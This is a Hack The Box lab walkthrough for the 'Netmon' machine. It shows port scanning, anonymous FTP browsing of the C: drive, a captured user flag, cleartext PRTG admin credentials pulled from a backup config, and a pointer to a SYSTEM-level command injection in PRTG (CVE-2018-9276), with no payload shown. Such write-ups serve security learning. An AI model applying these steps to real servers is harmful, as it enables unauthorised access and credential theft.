
NetMon

NETMON WALKTHROUGH
Author: tobor

```
|        OPEN PORTS               |
===================
PORT    STATE SERVICE          |
21/tcp  open  ftp                |
80/tcp  open  http               |
135/tcp open  msrpc              |
139/tcp open  netbios-ssn       |
445/tcp open  microsoft-ds     |
5985/tcp open  wsman           |
====================
```

DIRBUSTER Results were all redirected to the main login page
http://10.10.10.152/index.htm



PRTG Network Monitor (NETMON)

Login Name prtgadmin

Password **************

> Download Client Software (optional, for Windows, iOS, Android)


> Forgot password? > Need Help?

Thank You For Using PRTG Network Monitor

You are using the Freeware version of **PRTG Network Monitor**. We're glad to help you cover all aspects of the current state-of-the-art **network monitoring!** PRTG Network Monitor enables you to monitor **uptime** , **traffic and bandwidth usage** with only one tool. You can also create comprehensive data reports with the integrated reporting and analysis features. This makes PRTG a clear and simple monitoring solution for your entire network.

===
GAINING ACCESS
===
FTP allows for anonymous access
nmap --script=ftpn-anon 10.10.10.152


Sign into the FTP Server. Access to C:\ Drive is allowed as can be seen after executing "ls -la"



```
root@kali:~/HTB/boxes/Netmon# ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -la
200 PORT command successful.
125 Data connection already open; Transfer starting.
11-20-16  09:46PM       <DIR>          $RECYCLE.BIN
02-02-19  11:18PM                 1024 .rnd
11-20-16  08:59PM               389408 bootmgr
07-16-16  08:10AM                    1 BOOTNXT
02-03-19  07:05AM       <DIR>          Documents and Settings
02-25-19  09:15PM       <DIR>          inetpub
03-03-19  07:20PM            738197504 pagefile.sys
07-16-16  08:18AM       <DIR>          PerfLogs
02-25-19  09:56PM       <DIR>          Program Files
02-02-19  11:28PM       <DIR>          Program Files (x86)
02-25-19  09:56PM       <DIR>          ProgramData
02-03-19  07:05AM       <DIR>          Recovery
02-03-19  07:04AM       <DIR>          System Volume Information
02-03-19  07:08AM       <DIR>          Users
02-25-19  10:49PM       <DIR>          Windows
226 Transfer complete.
ftp>
```

GET THE USER FLAG JUST BY NAVIGATING TO THE PUBLIC FOLDER

```
cd Users
cd Public
get user.txt
exit
cat user.txt
dd58ce67b49e15105e88096c8d9255a5
```



```
ftp> cd Users
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-25-19  10:44PM       <DIR>          Administrator
02-02-19  11:35PM       <DIR>          Public
226 Transfer complete.
ftp> cd Public
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19  07:05AM       <DIR>          Documents
07-16-16  08:18AM       <DIR>          Downloads
07-16-16  08:18AM       <DIR>          Music
07-16-16  08:18AM       <DIR>          Pictures
02-02-19  11:35PM                   33 user.txt
07-16-16  08:18AM       <DIR>          Videos
226 Transfer complete.
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 1 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
33 bytes received in 0.09 secs (0.3411 kB/s)
ftp> exit
221 Goodbye.
root@kali:~/HTB/boxes/Netmon# cat user.txt
dd58ce67b49e15105e88096c8d9255a5
```


==

PRIVESC

==

PRTG HAD AN ISSUE WITH THEIR CODE AT ONE POINT STORING BACKUP CONFIG FILES WITH USER PASSWORDS IN CLEAR TEXT
REFERENCE: https://www.paessler.com/about-prtg-17-4-35-through-18-1-37

USE THE FTP ACCESS TO DOWNLOAD THE BACKUP CONFIG FILES AND CHECK THE FILES
ftp 10.10.10.152
USER: anonymous
PASS: password
cd “ProgramData”
cd Paessler
cd “PRTG Network Monitor”
get “PRTG Configuration.old.bak”
exit
cat PRTG\ Configuration.old.bak | grep 'password' -A4 | less




```
            <dbpassword>
              <!-- User: prtgadmin -->
              PrTg@dmin2018
            </dbpassword>
            <dbtimeout>
              60
            </dbtimeout>
            <depdelay>
--
```

WE NOW HAVE LOGIN CREDENTIALS. HOWEVER WHEN ENTERED THEY DO NOT WORK

SINCE THEY CLEARLY USED THE YEAR 2018 WE CHANGE IT TO 2019 WHICH GIVES US ACCESS TO THE APPLICATION

After Logging in we see we are not using the latest version of PRTG



Update Available


Installed Version 18.1.37.13946 Latest Version Available from Paessler 18.4.47.1962 NEW

Since PRTG Allows us to use Custom Sensors my first look was for RCE and I found CVE 2018-19204
Unfortunately we do not have permissions on the FTP server to upload files which rules this one out
There were a good amount of custom scripts in PRTG which made me turn to searching for Command Injection.
I downloaded all the EXE and EXE Adavnaced Scripts without finding anything useful.
Good old Google returned a result for me where someone else had the same idea only theirs worked. CVE 2018-9276
This requires us to make a Notification using the Demo EXE - OutFile.ps1
To read the file it can be download from the FTP access in the folder C:\Program Files (x86)\Paessler\PRTG Network Monitor\Notifications\

As can be seen in the file below at the line...

```
    $Text | Out-File $Args[0];
```

We can see the input is unreliable. We can use the Paramter field to insert commands we wish to run. Since PRTG executes these scripts as SYSTEM we can execute commands as system.

